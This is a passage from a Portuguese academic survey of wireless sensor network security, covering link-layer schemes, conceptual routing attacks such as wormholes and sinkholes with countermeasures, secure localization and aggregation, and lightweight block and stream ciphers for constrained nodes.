O MiniSec também adiciona proteção contra ataques repetição, utilizando mecanismos de sincronização e estruturas de dados para armazenar contadores de mensagens. Esses mecanismos também contribuem para eliminar o campo contador (CTR) do pacote de transmissão de dados, pois os contadores para sincronização são utilizados como parte do IV. Essa abordagem é interessante, porém se um nó da RSSF receber mensagens de muitos nós diferentes as estruturas de dados podem passar a ocupar uma grande de bytes de memória, outro recurso limitado nas RSSF. Segundo Luk et al. [75], existe a tendência de aumento no espaço de memória nos nós sensores, enquanto as fontes de energia permanecem restritas, o que torna viável o aumento do consumo de memória em favor da

economia de energia.

Padrão IEEE 802.15.4

O padrão IEEE 802.15.4 [108] provê os seguintes serviços de segurança na camada de enlace: (1) controle de acesso; (2) integridade da mensagem; (3) confidencialidade da mensagem; e (4) proteção contra repetição. Estes serviços de segurança são providos através de um dos oito conjuntos de segurança (*security suites*) definidos no padrão. No entanto, a configuração padrão é a de nenhum serviço habilitado. O segundo modo provê somente criptografia, utilizando o AES no modo CTR, enquanto o terceiro provê somente autenticação (AES-CBC-MAC). O quarto modo provê criptografia e autenticação, utilizando o AES-CCM. Observe que o código de autenticação de mensagem gerado pode ter 128, 64 ou 32 bits, e esta combinação é permite os oito modos de operação [16].

Considerações

Tanto o TinySec como o MiniSec, assim como o *framework* de segurança do padrão IEEE 802.15.4, operam na camada de enlace de dados. Assim, mensagens transmitidas pelos nós da RSSF precisam ser cifradas/decifradas a cada salto na comunicação, adicionando *overhead*. Da mesma forma, a autenticidade e integridade das mensagens é verificada através dos códigos de autenticação de mensagem. Observe que se uma única chave for usada na RSSF toda (hipótese assumida pelos autores do TinySec [58]), só será realizada uma única operação. Porém, a criptografia na camada de enlace não protege funções da camada de rede, como roteamento de múltiplos saltos, pois nós comprometidos ainda poderiam gerar mensagens autenticas.

Observe que dependendo do padrão de comunicação entre os nós da RSSF, isto é, se ocorrem entre pares de nós vizinhos, ou numa vizinhança, ou do nó ao sorvedouro, diferentes conjuntos de chaves podem ser necessárias. Desta forma, os mecanismos de segurança (criptografia e códigos de autenticação de mensagem) deveriam ser empregados na própria camada de aplicação.

4.2.3. Roteamento Seguro

O roteamento de dados em RSSF possui alguns desafios característicos deste ambiente. O principal foco é a coleta de informações em uma região, não considerando um nó único. A própria topologia de RSSF é um fator complicador, pois existe um grande número de nós (tipicamente considera-se implantações com centenas a milhares de nós); não existe infra-estrutura (energia, monitoramento dos nós); podem ocorrer mudanças de topologia devido a nós sem energia, ou a adição de novos nós, ou acidentes com os nós existentes, ou mobilidade dos nós sensores.

De acordo com Karlof e Wagner [59], os protocolos de roteamento de RSSF tornam-se mais suscetíveis a ataques devido a sua simplicidade e, em alguns casos, uma única mensagem poderia desabilitar uma RSSF toda. A Tabela 4.1 resume alguns dos principais protocolos de roteamento para RSSF e como estes podem ser atacados.

Os protocolos mencionamos na Tabela 4.1 incluem o *TinyOS beaconing*, que é distribuído com o sistema operacional TinyOS [52], o *Direct Diffusion* [55], exemplos de protocolos de roteamento geografico (como o GEAR [115]), de *clustering* (como o LEACH [49]), de conservacao de energia (como o SPAN [23]), entre outros. Nesta seção, detalhamos três destes protocolos (*TinyOS beaconing*, *Direct Diffusion* e roteamento geográfico), e em seguida, discutimos algumas alternativas seguras.

Tabela 4.1. Resumo de ataques contra alguns protocolos de roteamento de RSSF [59].

Protocolo	**Ataques Relevantes**
TinyOS beaconing	Informação de roteamento falsa, encaminhamento seletivo de mensagens, *sinkholes*, nós irmãos, *wormholes*, inundação de mensagens de controle.
Directed diffusion	Informação de roteamento falsa, encaminhamento seletivo de mensagens, *sinkholes*, nós irmãos, *wormholes*, inundação de mensagens de controle.
Roteamento Geográfico (GPSR, GEAR)	Informação de roteamento falsa, encaminhamento seletivo de mensagens, nós irmãos.
Encaminhamento de custo mínimo	Informação de roteamento falsa, encaminhamento seletivo de mensagens, *sinkholes*, *wormholes*, inundação de mensagens de controle.
Protocolos baseados em *clustering* (LEACH, TEEN, PEGASIS)	Encaminhamento seletivo de mensagens, inundação de mensagens de controle.
Rumor routing	Informação de roteamento falsa, encaminhamento seletivo de mensagens, *sinkholes*, nós irmãos, *wormholes*.
Manutenção de topologia para conservação de energia (SPAN, GAF, CEC, AFECA)	Informação de roteamento falsa, nós irmãos, inundação de mensagens de controle.

TinyOS Beaconing

O protocolo *TinyOS Beaconing* constrói uma árvore de cobertura por largura (*breadth first spanning tree*) com raiz no nó sorvedouro (ou estação base). Periodicamente, o sorvedouro envia uma atualização de rota via *broadcast*. Os nós que recebem esta atualização marcam o sorvedouro como pai, e reenviam a atualização. O algoritmo continua recursivamente, com cada nó marcando como seu pai aquele de quem recebe a atualização primeiro naquele período. Cada pacote recebido ou gerado por um nó, é encaminhado a seu pai, até que alcancem o sorvedouro.

Karlof e Wagner [59] discutem como o protocolo *TinyOS Beaconing* pode ser atacado. Observe que, como os pacotes de atualização de rotas não são autenticados, qualquer nó pode se passar pelo sorvedouro, enviando estas informações a RSSF. A Figura 4.2

ilustra como a árvore de roteamento muda após um ataque com informações falsas.




Figura 4.2. Alteração do sorvedouro através de informações de roteamento falsa.

Mesmo se as informações de atualização fossem autenticadas, ainda seria possível que um atacante monitorasse, removesse ou modificasse pacotes em uma determinada região combinando ataques de *wormhole* e *sinkhole*. Por exemplo, se forem utilizados dois nós maliciosos, um próximo ao sorvedouro e outro em uma parte mais distante da rede, é possível criar um *wormhole*, conforme ilustrado na Figura 4.3. Observe que o alcance da transmissão destes nós maliciosos deve ser maior do que o alcance de um nó sensor normal, ou então a geografia do local precisa favorecer o particionamento da rede. Note que é possível criar o *wormhole* porque o nó malicioso próximo ao sorvedouro encaminha as atualizações autenticadas ao segundo nó malicioso, que as encaminha a seus vizinhos. Como a mensagem de atualização de rota através do segundo nó malicioso chega a seus vizinhos mais rapidamente que a mensagem originalmente enviada pelo sorvedouro, este nó se torna a raiz da árvore de roteamento desta partição da rede, conforme observamos na Figura 4.3. A partir deste ponto, o nó malicioso pode decidir quais pacotes encaminhar ou não, interferindo no funcionamento correto da RSSF.




Figura 4.3. Criação de *wormhole* para modificar o roteamento de mensagens na RSSF.

Dependendo da potência de transmissão do nó malicioso, este pode inundar a rede com mensagens de controle de roteamento (por exemplo, mensagem de atualização

de rota ou de identificação de vizinho), eventualmente cobrindo todos os nós na RSSF. Todos os nós no alcance desta mensagem consideram o nó malicioso seu pai na arvore de roteamento. A partir disto, a rede fica comprometida, pois seus pacotes são encaminhados ao nó malicioso. Dada a simplicidade do protocolo *TinyOS Beaconing*, nenhum mecanismo de recuperação desta situação parece viável.

Loops de roteamento podem ser criados através da apropriacão de atualizacões de roteamento alheias (*spoofing*). Por exemplo, se um nó malicioso determina que dois nós A e B possuem alcance de radio. O nó malicioso envia uma mensagem de roteamento com o endereco de A como origem para B, que marca o nó A como seu pai. Quando o nó A receber a atualizacao do nó B, ira marcar B como seu pai. A partir disso, as mensagens ficam sendo enviadas de A para B e vice-versa, em um *loop*.

Direct Diffusion

O *Direct Diffusion* [55] é um algoritmo de roteamento orientado a dados para extrair informações dos nós sensores. O sorvedouro envia `interesses` para tipos de dados nomeados, criando `gradientes` na rede destinados a obter os eventos (isto é, dados combinando com os `interesses`). Os nós que possam atender aos `interesses`, disseminam informações no caminho reverso a propagação do `interesse`. Nós que recebam o mesmo `interesse` de múltiplos nós vizinhos, podem propagar os eventos nos múltiplos enlaces correspondentes. Os `interesses` fluem a uma taxa baixa no início, mas a medida que alcançam o sorvedouro, este pode reforçar uma vizinhança, solicitando uma taxa de dados mais alta. Isto continua recursivamente ate alcançar os nós que geram os eventos, fazendo com que estes aumentem a taxa de dados. Da mesma forma, caminhos também podem ser reforçados negativamente, fazendo com que diminua a taxa de envio de dados.

Observa-se que o *Direct Diffusion* baseia-se na inundação de mensagens para atingir seus objetivos de disseminação de dados. A inundação de mensagens possui natureza robusta, já que múltiplas cópias de uma mesma mensagem são enviadas. Portanto, é difícil para um nó malicioso impedir que os `interesses` alcancem os nós capazes de atendê-los. Assim, neste caso, um adversário tem quatro possíveis objetivos [59]: (1) supressão de fluxo; (2) clonagem de fluxo; (3) influência no caminho; e (4) encaminhamento seletivo e manipulação de dados.

A supressão de fluxo é um ataque de negação de serviço. A maneira simples de atingir o objetivo é através da repetição de mensagens copiadas de reforço negativo (*negative reinforcement spoofing*).

A clonagem de fluxos permite a monitoração dos mesmos. Um nó malicioso pode repetir o envio de um `interesse` de um sorvedouro legítimo, listando-o como sorvedouro. Assim, o nó malicioso também ira receber os dados deste fluxo.

Um nó adversário pode influenciar o caminho ao repetir (*spoof*) mensagens de reforço positivo e negativo, e eventos de dados falsos. Por exemplo, se o nó malicioso quiser desviar o fluxo de dados de modo a estar na rota, ele irá reforçar o evento positivamente para os nós que enviou o `interesse`, enquanto envia reforços negativos

aquele de quem recebeu o `interesse`. Dessa forma, um fluxo de dados legítimo será desviado através do adversário, pois este reforçou o caminho com taxas de dados mais altas. Assim, através da manipulação dos reforços positivos e negativos, um nos malicioso consegue determinar quais mensagens serão encaminhadas e manipular os dados.

Roteamento Geográfico

Geographic and Energy Aware Routing (GEAR) [115]) é um protocolo de roteamento que utiliza informação de posição dos nós para destinos geográficos para os pacotes para disseminar consultas e respostas de rotas. O GEAR decide o próximo salto na rota utilizando duas métricas: distância do alvo e energia disponível nos próximo nó. Assim, um fluxo não é roteado por um único caminho, drenando a energia dos nós nesta rota, mas está num "feixe" da origem ao sorvedouro.

De acordo com Karlof e Wagner [59], o GEAR pode sofrer influência na rota, se a informação de localização for informada erroneamente. Independente da localização de um nó malicioso, este pode anunciar a sua posição como sendo parte um fluxo conhecido. Ainda, o nó malicioso pode anunciar que possui energia máxima, o que o tornaria a primeira escolha para encaminhar pacotes.

Um nó malicioso pode criar um ataque de nós irmãos anunciando a presença de múltiplos nós falsos perto de um nó real, todos eles anunciando máxima energia. Assim, o nó malicioso é escolhido como próximo salto, e pode manipular as mensagens e/ou monitorar seu conteúdo.

Contra-medidas

De acordo com Karlof e Wagner [59], os mecanismos para prover proteção a ataques de falsificação de mensagens, de nós irmãos, inundação de mensagens e repetição de reconhecimentos, são: (1) autenticação e criptografia na camada de enlace; (2) roteamento multi-caminho; (3) verificação de identidade; (4) *broadcast* autenticado. Estes mecanismos podem ser aplicados a protocolos existentes. No entanto, ataques usando *wormholes* e *sinkholes* são mais complexos e devem ser abordados quando do projeto dos protocolos de roteamento.

Hu e Sharma [54] recomendam os seguintes itens para obter roteamento seguro:

- **Uso de criptografia simétrica para autenticação de mensagens de roteamento e descoberta de rotas**: a criptografia simétrica consome menos recursos de processamento e memória que a criptografia assimétrica, conforme apresentado nas seções 4.3.1 e 4.4.1.
- **Integrar roteamento com múltiplos caminhos e roteamento seguro**: O uso de rotas redundantes provê tolerância a falhas e disseminação de dados confiável.
- **Esquemas de roteamento devem ser *tolerantes a intrusão* e não *detectores de intrusão***: Determinar se existem nós intrusos em uma RSSF rapidamente não é

simples. Krontiris et al. [61] apresentam um dos primeiros trabalhos de detecção de intrusão cooperativa em RSSF, mostrando a viabilidade do esquema para um nó intruso. Se os protocolos de roteamento forem tolerantes a intrusão, o dano causado por ataques deveria ficar contido em uma região e não se propagar pela rede.

- **Uso de modelo de confiança localizado ao invés de gerenciamento de segurança centralizado**: Modelos de confiança globais e centralizados são caros e complexos para RSSF. Devido a característica da comunicação em RSSF (colaboração entre nós vizinhos, *broadcasts*), tipicamente um nó precisa confiar em seus vizinhos, e assim um modelo localizado seria mais eficiente.

- **Reduzir o *overhead* de roteamento**: a redução de mensagens de controle de roteamento reduz o custo de comunicação entre os nós, consumindo menos energia. Ainda, como estas mensagens devem utilizar mecanismos de segurança, seu uso excessivo implica em mais processamento para autenticar e/ou cifrar seu conteúdo.

4.2.4. Localização de nós segura

A capacidade de integrar informações espaciais ao dados coletados pelos nós sensores é importante para aplicações como rastreamento (*tracking*) de objetos ou a monitoração de características de um ambiente. Para maioria das aplicações, a localização melhora o valor da informação obtida, sendo necessária para o roteamento geográfico. Se os nós sensores possuírem um módulo GPS (*Global Positioning System*), é trivial obter a informação de localização. Da mesma forma, se os nós foram colocados manualmente em coordenadas pré-determinadas, a sua localização também é conhecida. Caso contrário, é necessário utilizar outros mecanismos de localização.

Segundo Savvides et al. [1], podemos dividir os mecanismos de localização em duas classes: ativa e passiva. Na localização ativa, estão as técnicas que emitem sinais no ambiente para medir alcance ao nó ou alvo, como por exemplo sistemas de radar e sonares refletores, ou elementos da infra-estrutura que emitem sinais que o nó pode receber, como o GPS. Na localização passiva estão as técnicas que monitoram sinais em um determinado canal, como por exemplo elementos conhecidos de *beacon* na infra-estrutura permitem ao nó determinar a sua localização. Após obter estes sinais, o nó deve proceder ao cálculo de sua localização, utilizando triangulação ou trilateração, por exemplo.

Os serviços de segurança necessários a localização segura [2] são:

- **Autenticação**: informação de localização deve ser fornecida somente por fontes autorizadas, e portanto é necessário autenticá-las.

- **Integridade**: as informações fornecidas pelas fontes autorizadas não podem ter sido alteradas para que os nós descubram a sua localização.

- **Disponibilidade**: as informações devem estar disponíveis quando o nó precisar calcular a sua localização.

- **Irretratabilidade**: nem a fonte que provê informação de localização, nem o nó sensor que recebe essa informação deveriam ser capazes de negar a troca de informações posteriormente.

- **Privacidade**: um dos maiores requisitos de segurança é manter sigilo sobre a localização de um nó. A fonte deve ajudar o nó a obter a sua localização, mas nem a posição do nó nem da fonte deveriam se tornar públicas.

Alguns exemplos de técnicas de localização segura são: SeRLoc, SPINE (*Secure Positioning in Sensor Networks*) e DRBTS (*Distributed Reputation and Trust-based Security Protocol*) [2].

O SeRLoc é uma técnica de localização segura, distribuída, resistente a ataques de *wormholes*, nós irmãos e comprometimento de nós. Esta técnica considera que os nós sensores da RSSF possuem antenas omnidirecionais, e que existe um conjunto de localizadores que possuem antenas direcionais. Cada localizador transmite *beacons* que contém duas partes de informação: as coordenadas do localizador e o ângulo das linhas de fronteira da antena em relação a um eixo global. O SeRLoc possui restrições de setor exclusivo e alcance de comunicação, que ajudam a evitar ataques de *wormhole*. Assim, para comprometer o processo de localização, atacantes precisariam se passar por vários localizadores.

SPINE (*Secure Positioning in Sensor Networks*) é um sistema de posicionamento baseado em alcance e com multi-lateração verificável, permitindo o cálculo seguro da posição e a verificação de posições de nós moveis. Os nós utilizam relógios com precisão de nano-segundos para obter limites da sua distância a pontos de referência próximos. Dada a estimativa de distância a pelo menos três pontos de referência, é possível determinar a localização por multi-lateração. Porém SPINE é centralizado e pode criar gargalos em uma autoridade central ou sorvedouro.

O DRBTS (*Distributed Reputation and Trust-based Security Protocol*) é um protocolo que pretende prover localização segura. Os nós *beacon* monitoram uns aos outros, fornecendo informações aos nós sensores sobre quais *beacons* são confiáveis, usando uma abordagem de eleição. Para que seja considerado confiável um nó *beacon* precisa receber votos de pelo menos metade dos seus vizinhos comuns. À medida que aumenta a densidade de nós, o sistema torna-se mais robusto.

4.2.5. Agregação de dados segura

Um dos principais componentes no consumo de energia de um nó sensor é a comunicação. Assim, uma das principais estratégias é a agregação de dados na RSSF, de modo a minimizar a transmissão de dados redundantes. Solis e Obraczka [106] discutem aspectos importantes na agregação de dados na RSSF, mostrando como a determinação dos períodos de agregação dos dados nos nós pode levar ao atraso do envio dos dados ao sorvedouro. Além desse aspecto, que pode ser observado pelo aspecto de que o sorvedouro deve receber dados recentes (*data freshness*), é importante garantir a integridade dos dados. Dependendo da aplicação sendo executada na RSSF, a confidencialidade também é importante.

Alzaid et al. [4] fazem uma pesquisa sobre segurança na agregação de dados, e propõem uma classificação dos esquemas existentes, apresentada na Figura 4.4. A primeiro classificação é com relação ao número de nós que realizam a agregação de dados dentro da RSSF, antes dos dados atingirem o sorvedouro. São duas as possibilidades: um

único nó agregador ou múltiplos nós agregadores. A segunda classificação é com relação a existência ou não da fase de verificação, que está associada a integridade dos dados sendo agregados.




Figura 4.4. Classificação de mecanismos de agregação de dados seguros.

Esquemas com um único nó agregador se aplicam a RSSF pequenas, ou caso o resultado de uma consulta deva ser enviado a um nó externo a RSSF. Este nó agregador precisa de recursos computacionais e mais energia que os demais nós para agregar os dados neste modelo. O caso de múltiplos nós agregadores se aplica a RSSF maiores, onde vários ou todos os nós podem realizar a agregação de dados. A fase de verificação permite que o nó que realizou a consulta a RSSF consiga verificar se todos os dados agregados são válidos. Esta verificação é mais complexa quando existem múltiplos nós agregadores na RSSF.

De acordo com a classificação apresentada na Figura 4.4, os principais esquemas de agregacao segura incluem: SecureDAV, RA (*Resilient Aggregation*), SIA (*Secure Aggregation Information*), WDA (*Witness Based Data Aggregation*), EDA (*Encryption Data Aggregation*), CDA (*Concealed Data Aggregation*), SRDA (*Secure Refrence-based Data Aggregation*), SDAP (*Secure hop-by-hop Data Aggregation Protocol*), SHDA, ESA e SDA (*Secure Data Aggregation*) [4]. As principais características de alguns destes esquemas são descritos a seguir.

SDA (*Secure Data Aggregation*) utiliza múltiplos nós agregadores com fase de verificação. As medidas obtidas por um nó são encaminhadas aos próximos saltos, e são verificadas e agregadas no segundo salto. O nó sensor precisa armazenar as medidas para autenticá-lo com uma chave compartilhada com o sorvedouro. O esquema provê integridade de dados, autenticação e dados recentes. Porém, se nós pais e filho forem comprometidos, a integridade pode ser quebrada.

O ESA é um extensão do SDA, onde os autores propõe o uso de chaves para a co-

municação entre pares de nós vizinhos (um salto) e chaves para pares de nós a dois saltos de distância. Isso elimina a necessidade de armazenar dados para verificar a autenticidade com a chave do sorvedouro, além de permitir o uso de criptografia na comunicação entre os nós, garantindo a confidencialidade.

O SecureDAV melhora a garantia de integridade do SDA e EDA ao assinar os dados agregados. Este esquema baseia-se em *cluster*, onde existe uma chave secreta compartilhada para verificação dos dados agregados. Se o nó concordar com o media divulgada pelo nó agregador, que é o *cluster-head*, ele assina o valor agregado. O nó agregador combina as assinaturas para gerar uma assinatura total do *cluster* do dado agregado, que é enviado ao sorvedouro.

SIA (*Secure Aggregation Information*) é um *framework* com três fases: (1) coletar os dados dos sensores e agregar localmente, (2) confirmar os dados e reportar o resultado da agregação ao sorvedouro e (3) provar que o resultado está correto. Nesta arquitetura, cada nó compartilha uma chave secreta com o sorvedouro e com o nó agregador, que permite verificação de autenticidade e confidencialidade.

O WDA (*Witness Based Data Aggregation*) é um esquema para garantir a validação dos dados enviados por um nó agregador. Para esta prova, o nó agregador envia diversas provas de testemunhas ao sorvedouro. As testemunhas também são nós agregadores, mas que não enviam seus resultados ao sorvedouro. Ao invés disso, elas calculam o MAC (código de autenticação de mensagem) do resultado dos dados agregados, e enviam o MAC ao nós agregador como prova. Este esquema garante somente a integridade dos dados agregados. Observe que tanto o o WDA e o SecureDAV não garantem que os dados são recentes (*data freshness*) [4].

Mais recentemente, Castelluccia et al. [20] propõe um esquema de criptografia que permite a agregação aditiva de dados cifrados. A agregação baseada neste esquema pode ser usada para cálculo de valores estatísticos, como a média, variância e desvio padrão dos dados coletados pelos nós sensores.

Observe que, assim como no caso do roteamento seguro e dos mecanismos de localização segura, são necessários esquemas que façam uso de autenticação e criptografia dos dados, verificação de identidade das partes envolvidas, e garantia de que os dados são recentes para obter a agregação segura dos dados.

4.3. Criptografia Simétrica

Uma *cifra simétrica* (ou simplesmente *cifra*) é um tipo de algoritmo criptográfico reversível utilizado para garantir confidencialidade aos dados. Durante o processo de *encriptação*, uma cifra transforma uma mensagem legível M em uma mensagem cifrada C usando uma chave secreta K; o processo inverso é denominado *decriptação*.

Cifras de bloco operam apenas sobre conjuntos de dados tendo um tamanho definido, n, que é denominado o *tamanho de bloco*. Para processar mensagens menores do que n, técnicas de *padding* [87] são necessárias, pelas quais alguns bits são adicionados à mensagem até que um bloco seja completado. Mensagens maiores do que n são processadas bloco a bloco, de acordo com um determinado modo de operação; e.g., no modo CBC [87], cada bloco cifrado é combinado com o seguinte por meio de uma operação

de ou-exclusivo (XOR), e apenas então o resultado é encriptado novamente. É comum encontrar cifras de bloco que adotam uma estrutura interativa, i.e., compostas por sub-operações (denominadas *rounds*) que se repetem um certo número de vezes. Este é o caso, por exemplo, do Rijndael [34], escolhido como o atual AES (*Advanced Encryption Standard* – ou "Padrão Avançado de Encriptação") [86] e adotado mundialmente. Cada round utiliza uma sub-chave gerada a partir da chave secreta inicial, no processo conhecido como *escalonamento de chaves*.

Cifras de fluxo, por outro lado, produzem uma sequência pseudo-aleatória de bits que são combinados com a mensagem legível via XOR ou outra operação simples. Assim, não há restrição no tamanho das mensagens que podem ser processadas, nem necessidade de *padding* ou um modo de operação. Apesar de cifras de fluxo serem potencialmente mais rápidas do que cifras de bloco, a arte de projetar cifras de bloco é atualmente melhor dominada, o que costuma motivar uma mais ampla adoção destas últimas. De fato, quando um comportamento de fluxo é desejado (e.g., para prevenir a expansão das mensagens causada por *padding*), é comum usar uma cifra de bloco em um modo de operação que emule o comportamento de cifras de fluxo (e.g., CTR [87]).

4.3.1. Uso de cifras em RSSF

Redes de sensores possuem diversas peculiaridades que devem ser consideradas quando da escolha de algoritmos criptográficos. Isto acontece porque a maioria das cifras consideradas robustas atualmente foram desenvolvidos para propósitos gerais, adaptando-se a diversos cenários. Assim, elas não necessariamente respondem de forma otimizada às limitações de memória, energia e capacidade de processamento inerentes aos dispositivos utilizado em RSSF.

Um ponto importante diz respeito à possível expansão de mensagens causada por técnicas como *padding*. É altamente recomendado que tal expansão seja evitada, mesmo que isto signifique um aumento na quantidade de processamento necessário, já que a transmissão de 1 bit requer uma quantidade de energia equivalente à execução de 800-1000 instruções [57]. Portanto, a adoção de uma cifra de fluxo – ou, equivalentemente, de um modo de operação em fluxo para cifras de bloco – ou de técnicas que previnam o aparecimento deste problema (e.g., *Ciphertext Stealing* [82]) devem ser considerados.

No caso de cifras de bloco, o próprio tamanho de bloco deve ser escolhido com cuidado, já que as mensagens trocadas entre nós – bem como entre nós e centrais de processamento – costumam ser inferiores a 60 bytes [26], sendo 24 bytes muitas vezes considerado um tamanho típico [84]. Desta forma, a adoção de cifras que operam sobre blocos muito grandes acaba levando a um "desperdício" de energia decorrente da maior quantidade de processamento envolvida e da possível expansão das mensagens encriptadas (dependendo do modo de operação utilizado). De fato, o tamanho de bloco do AES, de 128 bits, é por vezes considerado muito grande para uso em RSSF [99].

Por outro lado, devido à reduzida largura de banda apresentada pelos sensores, o número de mensagens disponíveis para um atacante é bem menor do que o normalmente encontrado em redes convencionais, o que permite a adoção de algoritmos criptográficos um pouco menos conservadores [57].

Atualmente, diversas soluções de segurança voltadas a RSSF (e.g., TinySec [57], Sensec [69] e Minisec [74]) adotam como padrão o Skipjack, uma cifra de bloco convencional que apresenta um bom desempenho mas fornece uma reduzida margem de segurança[3]. No entanto, em razão das particularidades inerentes a estas redes, bem como à sua crescente importância, diversos trabalhos têm sido desenvolvidos tanto no sentido de identificar as cifras mais adequadas para este contexto quanto visando ao desenvolvimento de soluções dedicadas.

A seguir, serão apresentadas algumas cifras desenvolvidas especificamente para redes com recursos limitados. Em seguida, serão discutidos alguns resultados da literatura que avaliam o desempenho destas e de outras cifras.

4.3.2. Cifras Dedicadas: Estado-da-Arte

Existem atualmente diversas soluções criptográficas dedicadas a sistemas embarcados. Exemplos de propostas recentes incluem CURUPIRA [104], PRESENT [15], HIGHT [53], SEA [107], mCrypton [70], Trivium [36] e Grain [51], cujas características são resumidas na Tabela 4.2.

Tabela 4.2. Características de algumas cifras dedicadas.

Cifra	Tipo	Tamanho de Bloco (bits)	Tamanho de Chave (bits)
CURUPIRA	Bloco	96	96/144/192
PRESENT	Bloco	64	80/128
HIGHT	Bloco	64	128
$SEA_{n,b}$	Bloco	$n = (6b)^{\alpha}, \alpha > 0$	n
mCrypton	Bloco	64	64/96/128
Grain	Fluxo	1	80/128
Trivium	Fluxo	1	80

O projeto destes algoritmos leva em consideração as restrições de recursos inerentes a estas plataformas. Assim, é comum o uso de operações simples, fazendo com que estas cifras sejam potencialmente mais eficientes e compactas do que algoritmos de uso geral. Adicionalmente, todos os algoritmos desta tabela são considerados seguros, no sentido que a forma mais eficiente de ataque contra eles é por meio de força bruta. De fato, todos levam em consideração formas avançadas de criptanálise em seu projeto, apesar de ainda não terem sido tão amplamente analisados como o AES e outros algoritmos amplamente utilizados. Por outro lado, o nível de segurança oferecido por elas costuma ser menor do que o usualmente encontrado em redes convencionais, já que o objetivo é fornecer segurança suficiente para suprir as necessidades de RSSF. Conforme pode ser observado na Tabela 4.2, os tamanhos de bloco e chave são em sua maioria menores do que aqueles do AES (bloco: 128 bits, chave: 128, 192 ou 256 bits), por exemplo.

O CURUPIRA é uma cifra de bloco de 96 bits projetada de acordo com metodologia conhecida como Estratégia de Trilha Larga (ETL) [33], a mesma utilizada no AES, a qual é reconhecida pela sua resistência a diversas modalidades de criptanálise moderna (e.g., ataques linear [79] e diferencial [12]). De fato, apesar do menor tamanho de bloco,

[3]O Skipjack usa chaves criptográficas de 80 bits, por vezes considerado o tamanho mínimo para cifras modernas, e possui baixa margem de segurança contra ataques, dado que 31 de seus 32 rounds podem ser criptanalisados com sucesso [11].

a estrutura de sua função de round é bem semelhante à do AES, apresentando o mesmo tipo de transformações lineares, não-lineares e de adição de chave. As operações básicas do algoritmo são orientadas a bytes, incluindo fundamentalmente XOR, shift de bits e indexação de tabelas (pode ser usada uma única tabela de 256 bytes para maior eficiência em software, ou então duas tabelas de 16 bytes para implementações rápidas e compactas em hardware). Um ponto importante é que todas as transformações utilizadas na função de round são involuções (i.e., auto-inversas), de modo que a encriptação e decriptação são idênticas exceto pela sequência de chaves utilizadas. Deste modo, o mesmo algoritmo pode ser usado em ambos os processos, levando a uma estrutura mais compacta tanto em software quanto em hardware.

A operação do CURUPIRA envolve 10, 14 ou 18 rounds, respectivamente para os tamanhos de chave de 96, 144 ou 192 bits. Duas versões do algoritmo de escalonamento de chaves foram propostas: o CURUPIRA-1 [6] é mais conservador, adotando um processo de escalonamento também baseado na ETL; já no CURUPIRA-2, as sub-chaves são geradas por meio de um LFSR (*Linear Feedback Shift Register*, ou "Registrador de Deslocamento Linear com Retro-alimentação"), tendo como foco um desempenho superior e menor tamanho de código. Em ambos os casos, as sub-chaves podem ser calculadas sob demanda, de modo a reduzir o uso de memória RAM pelo algoritmo.

O PRESENT é uma cifra de bloco com 32 rounds, tamanho de bloco de 64-bits e tamanho de chave de 80 ou 128 bits. O seu projeto tem como objetivo principal prover uma solução altamente compacta em hardware e, ao mesmo tempo, com um desempenho comparável àquele de cifras de fluxo modernas. De fato, esta cifra se utiliza de algumas estruturas inspiradas no Serpent [10], uma cifra de bloco de uso geral reconhecida pelo seu excelente desempenho em hardware. Em cada round, são executadas operações bastante básicas em hardware, como XOR, indexação de tabelas de nibbles (estruturas de 4 bits) e permutação bit-a-bit; por outro lado, estas duas últimas operações não costumam ser tão eficientes em software [72].

